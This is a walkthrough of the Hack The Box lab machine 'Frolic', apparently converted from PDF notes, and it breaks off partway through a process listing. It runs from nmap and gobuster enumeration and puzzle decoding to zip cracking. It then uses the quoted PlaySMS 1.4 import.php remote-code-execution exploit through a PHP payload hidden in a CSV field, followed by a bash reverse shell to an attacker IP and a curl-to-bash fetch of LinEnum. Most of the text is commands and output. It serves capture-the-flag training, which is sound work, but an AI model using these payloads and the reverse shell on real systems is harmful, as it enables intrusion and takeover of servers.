
frolic

nmap

```
li)-[/Documents/htb/boxes/frolic]
nmap -sV -sC -oA nmap/initial 10.10.10.111
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 16:30 EDT
Nmap scan report for 10.10.10.111
Host is up (0.15s latency).
Not shown: 996 closed ports
        STATE SERVICE
                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
  ssh-hostkey:
    2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
    256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
    256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
                          nginx 1.10.3 (Ubuntu)
9999/tcp open http
 _http-server-header: nginx/1.10.3 (Ubuntu)
 _http-title: Welcome to nginx!
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
_clock-skew: mean: -1h43m38s, deviation: 3h10m30s, median: 6m20s
 _nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 smb-os-discovery:
    OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
    Computer name: frolic
    NetBIOS computer name: FROLIC\x00
    Domain name: \x00
    FQDN: frolic
    System time: 2021-04-17T02:07:48+05:30
 smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb2-security-mode:
     Message signing enabled but not required
 smb2-time:
    date: 2021-04-16T20:37:48
    start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 39.39 seconds
```


gobuster

```
to kali)-[/Documents/htb/boxes/frolic]
    gobuster dir -u http://10.10.10.111:9999 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
                    http://10.10.10.111:9999
[+] Url:
[+] Threads:
                    10
[+] Wordlist:
                    /usr/share/wordlists/dirb/common.txt
[+] Status codes:
                   200,204,301,302,307,401,403
                    gobuster/3.0.1
[+] User Agent:
[+] Timeout:
                    10s
2021/04/16 16:35:43 Starting gobuster
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/admin (Status: 301)
/backup (Status: 301)
/dev (Status: 301)
/test (Status: 301)
2021/04/16 16:37:08 Finished
```










user - admin

admin - imnothuman



```
1 <html>
 2 <head>
 3 <title>Crack me :|</title>
 4 <!-- Include CSS File Here -->
 5 <link rel="stylesheet" href="css/style.css"/>
 6 <!-- Include JS File Here -->
 7 <script src="js/login.js"></script>
 8 </head>
 9 <body>
10 <div class="container">
11 <div class="main">
12 <h2>c'mon i m hackable</h2>
13 <form id="form_id" method="post" name="myform">
14 <label>User Name :</label>
15 <input type="text" name="username" id="username"/>
16 <label>Password :</label>
17 <input type="password" name="password" id="password"/>
18 <input type="button" value="Login" id="submit" onclick="validate()"/>
19 </form>
20 <span><b class="note">Note : Nothing</b></span>
21 </div>
22 </div>
23 </body>
24 </html>
25
26
```

on successful login, there's a redirect to success.html



this is a OOK code let's decode it

Ausgabe

Nothing here check /asdiSIAJJ0QWE9JAS

Eingabe (falls notwendig)

looks like base64

```
(root@ kali)-[/Documents/htb/boxes/frolic]

# unzip frolic
Archive: frolic
[frolic] index.php password:
skipping: index.php incorrect password
```


```
(root@ kali)-[/Documents/htb/boxes/frolic]
# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u frolic
PASSWORD FOUND!!!!: pw = password
```

looks like hex

KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==


again base64

brainfuck code lets decode it




idkwhatispass

```
to kali)-[/Documents/htb/boxes/frolic]
    gobuster dir --u http://10.10.10.111:9999/dev -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
                    http://10.10.10.111:9999/dev
[+] Url:
[+] Threads:
[+] Wordlist:
                    /usr/share/wordlists/dirb/common.txt
[+] Status codes:
                    200,204,301,302,307,401,403
[+] User Agent:
                    gobuster/3.0.1
[+] Timeout:
                    10s
2021/04/16 17:08:21 Starting gobuster
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/backup (Status: 301)
Progress: 1204 / 4615 (26.09%)^C
[!] Keyboard interrupt detected, terminating.
2021/04/16 17:08:46 Finished
```




/playsms

we got another dir





admin - idkwhatispass



Information

Go to main configuration or manage site to edit this page

let's take a look if there's an useful exploit for playsms

```
[/Documents/htb/boxes/frolic]
   searchsploit playsms
Exploit Title
           'import.php' (Authenticated) CSV File Upload Code Execution (Metasploit)
                                                                                                                                                                    php/remote/44598.rb
           index.php Unauthenticated Template Injection Code Execution (Metasploit)
                                                                                                                                                                    php/remote/48335.rb
        0.7 - SQL Injection
0.8 - 'index.php' Cross-Site Scripting
0.9.3 - Multiple Local/Remote File Inclusions
                                                                                                                                                                    linux/remote/404.pl
                                                                                                                                                                    php/webapps/26871.txt
                                                                                                                                                                    php/webapps/7687.txt
        0.9.5.2 - Remote File Inclusion
0.9.5.2 - Cross-Site Request Forgery
1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted File Upload
1.4 - 'import.php' Remote Code Execution
                                                                                                                                                                    php/webapps/30177.
                                                                                                                                                                    php/webapps/42003.txt
                                                                                                                                                                    php/webapps/42044.
             - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution (Metasploit)
                                                                                                                                                                    php/remote/44599.rb
        1.4 - Remote Code Execution
1.4.3 - Template Injection / Remote Code Execution
                                                                                                                                                                    php/webapps/42038.txt
                                                                                                                                                                    php/webapps/48199.t
```

PlaySMS 1.4 - 'import.php' Remote Code Execution | php/webapps/42044.txt

r—(root 💀 kali)-[/Documents/htb/boxes/frolic]

└─# cat 42044.txt

Exploit Title: PlaySMS 1.4 Remote Code Execution using Phonebook import

Function in import.php # Date: 21-05-2017

Software Link: https://playsms.org/download/

Version: 1.4

Exploit Author: Touhid M.Shaikh

Contact: http://twitter.com/touhidshaikh22

Website: http://touhidshaikh.com/

Category: webapps

1. Description

Code Execution using import.php

We know import.php accept file and just read content not stored in server. But when we stored payload in our backdoor.csv and upload to phonebook. Its execute our payload and show on next page in field (in NAME,MOBILE,Email,Group COde,Tags) accordingly.

In My case i stored my vulnerable code in my backdoor.csv files's Name field .

But There is one problem in execution. Its only execute in built function and variable which is used in application.

That why the server not execute our payload directly. Now i Use "<?php \$a=\$_SERVER['HTTP_USER_AGENT']; system(\$a); ?>" in name field and change our user agent to any command which u want to execute command. Bcz it not execute <?php system("id")?> directly .

For More Details : www.touhidshaikh.com/blog/

For Video Demo: https://www.youtube.com/watch?v=KIB9sKQdEwE

2. Proof of Concept

Login as regular user (created user using index.php?-app=main&inc=core_auth&route=register):

Go to:

http://127.0.0.1/playsms/index.php?app=main&inc=feature phonebook&route=import&op=list

And Upload my malicious File.(backdoor.csv) and change our User agent.

```
This is Form For Upload Phonebook.
------Form for upload CSV file -------
<form action=\"index.php?-
app=main&inc=feature_phonebook&route=import&op=import\"
enctype=\"multipart/form-data\" method=POST>
"._CSRF_FORM_."
"._('Please select CSV file for phonebook entries'). "
<input type=\"file\" name=\"fnpb\">
class=text-info>"._('CSV file format').": "._('Name').", "._('Mobile').", "...
10/49
```


```
<input type=\"submit\" value=\"" . _('Import') . "\" class=\"button\">
</form>
 ------Form ends ------
------Read Content and Display Content------Read Content and Display
 case "import":
        $fnpb = $ FILES['fnpb'];
        $fnpb tmpname = $ FILES['fnpb']['tmp name'];
        $content = "
            <h2>" . _('Phonebook') . "</h2>
            <h3>" . _('Import confirmation') . "</h3>
            <div class=table-responsive>
            <thead>
                *
                " . _('Name') . "
" . _('Mobile') . "
                " . _('Email') . " " . _('Group code') . "
                " . ('Tags') . "
            </thead>";
        if (file exists($fnpb tmpname)) {
            $session import = 'phonebook ' . PID ;
            unset($ SESSION['tmp'][$session import]);
            ini set('auto detect line endings', TRUE);
            if (($fp = fopen($fnpb tmpname, "r")) !== FALSE) {
                $i = 0;
                while ($c_contact = fgetcsv($fp, 1000, ',', '"', '\\')) {
                    if ($i > $phonebook row limit) {
                        break;
                    }
                    if ($i > 0) {
                        $contacts[$i] = $c contact;
                    }
                    $i++;
                }
                $i = 0:
                foreach ($contacts as $contact) {
                    $c gid = phonebook groupcode2id($uid, $contact[3]);
                    if (!$c gid) {
                        $contact[3] = '';
                    $contact[1] = sendsms getvalidnumber($contact[1]);
```

```
$contact[4] = phonebook tags clean($contact[4]);
   if ($contact[0] && $contact[1]) {
       $i++;
       $content .= "
           $i.
           $contact[0]
           $contact[1]
           $contact[2]
           $contact[3]
           $contact[4]
           ";
       k = i - 1;
       $_SESSION['tmp'][$session_import][$k] = $contact;
   }
}
```

-----code ends ------

```
__(root@ kali)-[/Documents/htb/boxes/frolic]

vi upload
```



Import

Please select CSV file for phonebook entries



CSV file format : Name, Mobile, Email, Group code, Tags





```
<?php system('id'); ?>,2,3
```

Import confirmation

*	Name	Mobile	Email	Group code
1.	uid=33(www-data) gid=33(www-data) groups=33(www-data)	2	3	

Import above phonebook entries?

IMPORT

```
(root⊕ kali)-[/Documents/htb/boxes/frolic/www]

# vi shell.sh

bash -c 'bash -i >& /dev/tcp/10.10.14.16/9001 0>&1'
```

Please select CSV file for phonebook entries

```
Browse... upload
```

CSV file format : Name, Mobile, Email, Group code, Tags



```
root⊕ kali)-[/Documents/htb/boxes/frolic/www]
python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.111 - - [16/Apr/2021 17:57:16] "GET /shell.sh HTTP/1.1" 200 -
```

```
(root ≈ kali)-[/Documents/htb/boxes/frolic]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.111] 34438
bash: cannot set terminal process group (1238): Inappropriate ioctl for device bash: no job control in this shell
www-data@frolic:~/html/playsms$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
(root@ kali)-[/Documents/htb/boxes/frolic/www]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.111 - - [16/Apr/2021 17:57:16] "GET /shell.sh HTTP/1.1" 200 - id
10.10.10.111 - - [16/Apr/2021 19:02:45] "GET /LinEnum.sh HTTP/1.1" 200 -
```

www-data@frolic:~/html\$ curl 10.10.14.16/-LinEnum.sh | bash

% Total % Received % Xferd Average Speed Time Time Current Dload Upload Total Spent Left Speed 100 46631 100 46631 0 0 15489 0 0:00:03 0:00:03 --:--: 15492

[-] Debug Info[+] Thorough tests = Disabled

Scan started at:

Sat Apr 17 04:39:11 IST 2021

SYSTEM

[-] Kernel information:

Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 athlon i686 GNU/Linux

```
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-023) (gcc version 5.4.0
20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:22:43
UTC 2018
[-] Specific release information:
DISTRIB ID=Ubuntu
DISTRIB RELEASE=16.04
DISTRIB CODENAME=xenial
DISTRIB DESCRIPTION="Ubuntu 16.04.4 LTS"
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID LIKE=debian
PRETTY NAME="Ubuntu 16.04.4 LTS"
VERSION ID="16.04"
HOME URL="http://www.ubuntu.com/"
SUPPORT URL="http://help.ubuntu.com/"
BUG REPORT URL="http://bugs.launchpad.net/ubuntu/"
VERSION CODENAME=xenial
UBUNTU CODENAME=xenial
[-] Hostname:
frolic
### USER/GROUP
[-] Current user/group info:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[-] Users that have previously logged onto the system:
Username
             Port From
                              Latest
                         Mon Oct 15 23:06:25 +0530 2018
root
          ttv1
           pts/0 192.168.225.34 Tue Sep 25 02:45:04 +0530 2018
sahay
[-] Who else is logged on:
04:39:11 up 2:34, 0 users, load average: 0.01, 0.02, 0.00
       TTY
             FROM
                         LOGIN@ IDLE JCPU PCPU WHAT
USER
```

[-] Kernel information (continued):

[-] Group memberships:

uid=0(root) gid=0(root) groups=0(root)

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-
timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-
network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-
bus-proxy)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=107(mysql) gid=111(mysql) groups=111(mysql)
uid=108(messagebus) gid=112(messagebus) groups=112(messagebus)
uid=109(uuidd) gid=113(uuidd) groups=113(uuidd)
uid=110(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=111(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(sahay) gid=1000(sahay) groups=1000(sahay),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),110(lxd),114(sambashare),119(lpadmin)
uid=1001(ayush) gid=1001(ayush) groups=1001(ayush)
[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(sahay) gid=1000(sahay) groups=1000(sahay),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),110(lxd),114(sambashare),119(lpadmin)
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:108:112::/var/run/dbus:/bin/false uuidd:x:109:113::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin sahay:x:1000:1000:Ayush Sahay,,,:/home/sahay:/bin/bash ayush:x:1001:1001:,,,:/home/ayush:/bin/bash [-] Super user account(s): root [-] Accounts that have recently used sudo: /home/sahay/.sudo_as_admin_successful [-] Are permissions on /home directories lax:

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total 16K

drwxr-xr-x 4 root root 4.0K Sep 23 2018. drwxr-xr-x 22 root root 4.0K Sep 23 2018...

drwxr-xr-x 3 ayush ayush 4.0K Sep 25 2018 ayush drwxr-xr-x 7 sahay sahay 4.0K Sep 25 2018 sahay

ENVIRONMENTAL

[-] Environment information:

TERM=xterm

USER=www-data

PWD=/var/www/html

HOME=/var/www

SHLVL=6

=/usr/bin/env

[-] Path information:

/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.

drwxr-xr-x 10 www-data www-data 4096 Sep 23 2018 .

drwxr-xr-x 2 root root 4096 Sep 23 2018 /bin

drwxr-xr-x 2 root root 12288 Sep 23 2018 /sbin

drwxr-xr-x 2 root root 28672 Sep 25 2018 /usr/bin

drwxr-xr-x 2 root root 4096 Sep 23 2018 /usr/local/bin

drwxr-xr-x 2 root root 4096 Feb 28 2018 /usr/local/sbin

drwxr-xr-x 2 root root 4096 Sep 23 2018 /usr/sbin

[-] Available shells:

/etc/shells: valid login shells

/bin/sh

/bin/dash

/bin/bash

/bin/rbash

/usr/bin/tmux

/usr/bin/screen

[-] Current umask value:

0022

u=rwx,g=rx,o=rx

[-] umask value as specified in /etc/login.defs:

UMASK 022

[-] Password and storage information:

PASS_MAX_DAYS 99999

PASS_MIN_DAYS 0

PASS_WARN_AGE 7

ENCRYPT METHOD SHA512

```
### JOBS/TASKS
[-] Cron jobs:
-rw-r--r-- 1 root root 722 Apr 6 2016 /etc/crontab
/etc/cron.d:
total 24
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r-- 1 root root 102 Apr 6 2016 .placeholder
-rw-r--r-- 1 root root 589 Jul 16 2014 mdadm
-rw-r--r-- 1 root root 670 Jun 22 2017 php
-rw-r--r-- 1 root root 190 Sep 23 2018 popularity-contest
/etc/cron.daily:
total 60
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r-- 1 root root 102 Apr 6 2016 .placeholder
-rwxr-xr-x 1 root root 376 Mar 31 2016 apport
-rwxr-xr-x 1 root root 1474 Sep 26 2017 apt-compat
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils
-rwxr-xr-x 1 root root 1597 Nov 27 2015 dpkg
-rwxr-xr-x 1 root root 372 May 6 2015 logrotate
-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm
-rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate
-rwxr-xr-x 1 root root 249 Nov 13 2015 passwd
-rwxr-xr-x 1 root root 3449 Feb 27 2016 popularity-contest
-rwxr-xr-x 1 root root 383 Mar 8 2016 samba
-rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r-- 1 root root 102 Apr 6 2016 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r-- 1 root root 102 Apr 6 2016 .placeholder
```

/etc/cron.weekly:

```
total 24
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r- 1 root root 102 Apr 6 2016 .placeholder
-rwxr-xr-x 1 root root 86 Apr 13 2016 fstrim
-rwxr-xr-x 1 root root 771 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 211 May 24 2016 update-notifier-common
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * *
            root cd / && run-parts --report /etc/cron.hourly
25 6
     * * *
                  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
            root
cron.daily)
47 6
      * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.weekly)
52 6
      1 * * root
                  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.monthly)
#
[-] Systemd timers:
NEXT
                              LAST
                    LEFT
                                                  PASSED UNIT
ACTIVATES
Sat 2021-04-17 06:40:37 IST 2h 1min left Sat 2021-04-17 02:04:45 IST 2h 34min
ago apt-daily-upgrade.timer
                               apt-daily-upgrade.service
Sat 2021-04-17 07:15:37 IST 2h 36min left Sat 2021-04-17 02:04:45 IST 2h 34min
ago snapd.refresh.timer
                             snapd.refresh.service
Sat 2021-04-17 13:37:03 IST 8h left Sat 2021-04-17 02:04:45 IST 2h 34min ago
apt-daily.timer
                      apt-daily.service
```

4 timers listed.

Enable thorough tests to see inactive timers

systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

Sun 2021-04-18 02:19:38 IST 21h left

Sat 2021-04-17 02:19:38 IST 2h 19min ago

[-] Network and IP info:

ens33 Link encap:Ethernet HWaddr 00:50:56:b9:bc:46

inet addr:10.10.10.111 Bcast:10.10.10.255 Mask:255.255.255.0

inet6 addr: fe80::250:56ff:feb9:bc46/64 Scope:Link

inet6 addr: dead:beef::250:56ff:feb9:bc46/64 Scope:Global UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:10748 errors:0 dropped:18 overruns:0 frame:0 TX packets:10137 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:1641362 (1.6 MB) TX bytes:4162251 (4.1 MB)

Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:65536 Metric:1

RX packets:49344 errors:0 dropped:0 overruns:0 frame:0 TX packets:49344 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1

RX bytes:3652448 (3.6 MB) TX bytes:3652448 (3.6 MB)

[-] ARP history:

? (10.10.10.2) at 00:50:56:b9:31:5d [ether] on ens33

[-] Default route:

default 10.10.10.2 0.0.0.0 UG 0 0 0 ens33

[-] Listening TCP:

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address		dress F	oreign Address	State	PID/-	
Progra	m na	nme				
tcp	0	0 127.0.0.1:3306	0.0.0.0:	* LISTEN	 -	
tcp	0	0 0.0.0.0:139	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:9999	0.0.0.0:*	LISTEN	1215/ngi	nx: worker
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:1880	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:445	0.0.0.0:*	LISTEN	-	
tcp6	0	0 :::139	*	LISTEN -		
tcp6	0	0 :::9999	*	LISTEN 1	215/nginx: ι	worker
tcp6	0	0 :::22	*	LISTEN -		
tcn6	Ο	0 …445	···*	LISTEN -		

[-] Listening UDP:

Active Internet connections (only servers)

Proto R	ecv-(Q Send-Q Local Addres	ss Foreign Address	State	PID/-
Progran	n nar	ne			
udp	0	0 10.10.10.255:137	0.0.0.0:*	-	
udp	0	0 10.10.10.111:137	0.0.0.0:*	_	
udp	0	0 0.0.0.0:137	0.0.0.0:*	-	
udp	0	0 10.10.10.255:138	0.0.0.0:*	_	
udp	0	0 10.10.10.111:138	0.0.0.0:*	_	
udp	0	0 0.0.0.0:138	0.0.0.0:*	-	

SERVICES

USER	PID %CPU %MEM VSZ	RSS TTY STAT START TIME COMMAND
root	1 0.0 0.5 6728 5196?	Ss 02:04 0:02 /sbin/init
root	2 0.0 0.0 0 0?	S 02:04 0:00 [kthreadd]
root	3 0.0 0.0 0 0?	S 02:04 0:00 [ksoftirqd/0]
root	5 0.0 0.0 0 0?	S< 02:04 0:00 [kworker/0:0H]
root	7 0.0 0.0 0 0?	S 02:04 0:01 [rcu_sched]
root	8 0.0 0.0 0 0?	S 02:04 0:00 [rcu_bh]
root	9 0.0 0.0 0 0?	S 02:04 0:00 [migration/0]
root	10 0.0 0.0 0 0?	S 02:04 0:00 [watchdog/0]
root	11 0.0 0.0 0 0?	S 02:04 0:00 [kdevtmpfs]
root	12 0.0 0.0 0 0?	S< 02:04 0:00 [netns]
root	13 0.0 0.0 0 0?	S< 02:04 0:00 [perf]
root	14 0.0 0.0 0 0?	S 02:04 0:00 [khungtaskd]
root	15 0.0 0.0 0 0?	S< 02:04 0:00 [writeback]
root	16 0.0 0.0 0 0?	SN 02:04 0:00 [ksmd]
root	17 0.0 0.0 0 0?	SN 02:04 0:00 [khugepaged]
root	18 0.0 0.0 0 0?	S< 02:04 0:00 [crypto]
root	19 0.0 0.0 0 0?	S< 02:04 0:00 [kintegrityd]
root	20 0.0 0.0 0 0?	S< 02:04 0:00 [bioset]
root	21 0.0 0.0 0 0?	S< 02:04 0:00 [kblockd]
root	22 0.0 0.0 0 0?	S< 02:04 0:00 [ata_sff]
root	23 0.0 0.0 0 0?	S< 02:04 0:00 [md]
root	24 0.0 0.0 0 0?	S< 02:04 0:00 [devfreq_wq]
root	25 0.0 0.0 0 0?	S 02:04 0:00 [kworker/u16:1]
root	28 0.0 0.0 0 0?	S 02:04 0:00 [kswapd0]
root	29 0.0 0.0 0 0?	S< 02:04 0:00 [vmstat]
root	30 0.0 0.0 0 0?	S 02:04 0:00 [fsnotify_mark]
root	31 0.0 0.0 0 0?	S 02:04 0:00 [ecryptfs-kthrea]
root	47 0.0 0.0 0 0?	S< 02:04 0:00 [kthrotld]
root	48 0.0 0.0 0 0?	S< 02:04 0:00 [acpi_thermal_pm]
root	50 0.0 0.0 0 0?	S< 02:04 0:00 [bioset]
root	51 0.0 0.0 0 0?	S< 02:04 0:00 [bioset]
		22/42

```
52 0.0 0.0
                          0?
